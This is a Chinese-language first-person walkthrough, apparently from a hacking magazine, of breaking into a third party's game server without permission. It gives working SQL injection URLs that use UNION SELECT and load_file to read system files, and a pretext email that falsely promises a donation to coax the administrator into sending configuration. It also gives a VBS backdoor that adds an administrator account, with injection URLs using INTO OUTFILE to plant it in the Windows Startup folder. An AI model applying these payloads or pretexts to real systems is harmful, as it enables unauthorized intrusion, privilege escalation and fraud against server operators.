返回正常页面，由此可确定mysql是3.x以上版本，支持UNION SELECT查询，让我们确认一下这个页面查询的表中有多少个字段吧。先提交"order by 1/*"返回正常，确认其支持order by 语句，利用二分法，得知其有15个字段。
http://75.126.xxx.xxx/viewplayer.php?ID=144%20order%20by%2015/*
//判断出有15个字段
```

接下来我们利用UNION SELECT语句查询一些系统信息吧。提交http://75.126.xxx.xxx7/viewplaye.php?ID=144%20and%201 =2%20union%20select%200,1,2,3,4,5,6,7,8,9,10,11,12,13,14/*，对方有15个列，我们就依次写15个数字，UNION SELECT语句前面的结果集为假，后面的结果才能显示，如图1所示。

接下来，我们调用user()和version()确定一下mysql的用户和版本号。提交http://75.126.xxx.xxx/viewplayer.php?ID=144%20and%201 =2%20union%20select%200,user(),2,3,4,version(),6,7,8,9,10,11,12,13,14，结果如图2所示。


图1

mysql竟然是以root账号跑的，版本是5.x for windows，太感动了，这个服务器的管理员还真是厚道啊。利用load_file()读取“c:/boot.ini”确定这是一台Windows 2003，如图3所示，用SuperScan扫描一下目标站点的80端口，得知它的WEB服务器是Apache（如图4）。





图2

管理员这么厚道，Apache服务很可能是以system服务运


图3

行的。如果我们能拿到一个WebShell就是System权限了，免去了提权的麻烦。不知道大家有没有注意到，上面我们读取c:/boot.ini的内容时，可以直接使用单引号，这表明php.ini中magic_quotes_gpc = Off，单引号没有被转义。如果我们知道WEB物理路径，就可以直接写入一个WebShell。





图4

二、社工失败

接下来就按照我自已装apache、php和mysql的习惯，猜了半天，也没有猜到他们的路径。然后我就开始咒骂管理员不厚道，不知道把apache和php装到什么地方去了。此处省略3000字，好奇的同学可以去看星爷在“九品芝麻官”的吵架艺术。我的骂街和他相比是有过之而无不及。管理员在首页上写下了这么一段话，如图5所示。


WARNING!, 9 Days to hit $75 or server goes down

Attention!, The ladder / nox servers have now gone into public funding mode.
The server required to host everything costs me $159.00 American a month,
when I first created the server I said that I would fund it out of my own pocket
for a set period. If it generated enough interest I would open it to public funding
so as to not financially injure myself. If you like the ladder system being set up
and would like to see it progress and stay around, please donate.


Donations can be made
via paypal (credit card, direct bank transfer ect ect) or other means if you must.
You can contact me at morden@noxhub.net if information is required, the donations page
Is linked below, as is the thread on www.noxforum.net that relates to this issue.

Information Donation Page

图5

大意是他以每月159美圆租了一台服务器给大家做《救世传说》的服务器，要求大家捐赠75美圆，不然服务器就要被关掉了。看完之后，我一阵坏笑，这年头不是流行社会工程学吗?我就假装给你捐赠100美圆，然后我说正在学架设服务器，不会配置Apache，请他把他的httpd.conf发来让我参考参考。找英文好的朋友给我写了一段很有诱惑力的话，然后发到管理员的mail中，我也关机睡觉了，等明天来看结果。

早上起床的时候已经是下午了，下楼匆匆吃了早餐，马上冲回来看邮件，管理员果然回复了。不过没有给我发他的httpd.conf，因为事先没测试，邮件中出现了我的中文名字，导致我的国籍被泄露，郁闷，如图6所示。


Re: Hello, 9 Days to hit $75 or server goes down?
发件人：Undead_Zeus (undeadzeus@gmail.com)
发送时间：2007年8月8日 2:13:14
收件人：[redacted]飞 [redacted]sn.com)

[redacted]飞 wrote:
Hello, nice to meet you, i am very Interested in your job,
i found your website by google a few days ago.

I am a student , but In order to save your website, i decided to hit $100 to you.

I am very very Interested in that how to build a website in my computer, but when i installed item,
i didn't known how to config the apache. can you give me your website httpd.conf file to me ?

通过 Live.com 查看资讯、娱乐信息和您关心的其他信息！ 立即尝试！

Which website did you find? Please give the URL.

图6

三、艰难之旅

我又仔细地看了一遍网站，企图能暴出WEB物理路径，不过试了半天死活爆不出来，看来他的php.ini中display_errors选项是设为Off的。这次又没什么大的收获，不过我又找到一个注入点，只有6个字段，这时我灵光一闪又想到一个办法。既然他的mysql是以root账号跑的，我可以往任何位置写文件，只要不覆盖别的文件就行了。

先在本地写一个激活的guest帐号，加入管理员组并修改口令的vbs脚本，代码如下所示：

```
on error resume next
set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.run "net user guest /add              '这句是防止
管理员删掉guest账号的
WshShell.run "net user guest /active:yes"
WshShell.run "net localgroup administrators guest /add
WshShell.run "net user guest security@520
```

C:\Documents and Settings\All Users\「开始」菜单\程序\启动目录下的可执行文件会在机器重启后自动运行，那我们把上面的语句写到启动目录下，等下次管理员重启登录后，就会执行我们上面的脚本，然后我们就有一个管理员账号了。我们先写到临时目录下验证一下，提交如下的URL:http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%20'on%20error% 20resume%20next:','set%20WshShell%20=WScript.CreateObject(%22WScript.Shell%22):','WshShell.run%20%22net%20user%20guest%20/add%22:','WshShell.run%20%22net%20user%20%20guest%20/active:yes%22:','WshShell.run%20%22net%20localgroup%20administrators%20guest%20/add%22:','WshShell.run%20%22net%20user%20guest%20security@520%22:'%20INTO%20OUTFILE%20'c:/windows/temp/xDFEE5C.tmp',然后再用http://75.126.xxx.xxx/viewcla.php?ClanID=-1%20union%20select%201,2,load_file('c:/windows/temp/xDFEE5C.tmp'),4,5,6。读取出来验证一下是否变形，如图7所示。




图7

将读取出来的信息保存为vbs在本地成功运行，看来我们的方法是可行的。英文版windows操作系统的启动目录为:C:/Documents and Settings/All Users/Start Menu/Programs/Startup,所以我们提交以下的URL就可以将vbs脚本写到启动目录下：

http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%20'on% 20error%20resume%20next:','set%20WshShell%20=WScript.CreateObject(%22WScript.Shell%22):','WshShell.run%20%22net%20user%20guest%20/add%22:','WshShell.run%20%22net%20user%20%20guest%20/active:yes%22:','WshShell.run%20%22net%20localgroup%20administrators%20guest%20/add%22:','WshShell.run%20%22net%20user%20guest%20security@520%22:'%20INTO%

20OUTFILE%20'C:/Documents and Settings/All Users/Start Menu/Programs/Startup/sys.vbs'

接下来，我只要等管理员重启机器就可以了。我开始幻想用哪种方法远程控制这台服务器。

1) FTP登录，上传一个webShell就是system权限

2) 利用135端口执行命令

3) 建立ipc$连接

4) 3389登录

但当我用Superscan扫描一次端口后才发现，只开放了80和2002端口，看来上面的办法是不能利用了。第一，管理员不知道何年何月才重启服务器呢，第二，我们即使有了管理员账号也没法远程登录，渗透再一次限入僵局。请出amap-5.2 for windows来判断一下运行在2002端口上的是什么服务，如图8所示。




图8

注：THC-Amap是运行在Linux/UNIX/Windows平台上的新一代安全扫描软件，通过探测端口响应的应用程序指纹数据来识别应用程序和服务，远甚于通过缺省端口号来判断应用程序和服务的方法，其具有完美的SSL支持、完整的RPC探测等特点。

连amap也没有判断出来，只知道是与http协议差不多的，我们用firefox访问一下2002端口试试，原来是一款远程管理软件logmein开发的端口，管理员是通过这个软件来管理计算机的。logmein号称是可以从任何地方控制您的PC，马上下载一个在虚拟机上安装试用，果然功能很强大，可以在内网控制内网中的一台机器，而且不需要客户端，只用一个浏览器即可。貌似很安全，本地只有两个配置文件，里面并没有什么关键数据，c:/Program%20Files/logmein/logmein.log中保存的是管理员上次登录的日志。Logmein是以在官方网站注册过的邮箱账号和密码为登录凭证的，一般很难破解。我不但没有登录成功，还被记录了IP，可怜啊，如图9所示。

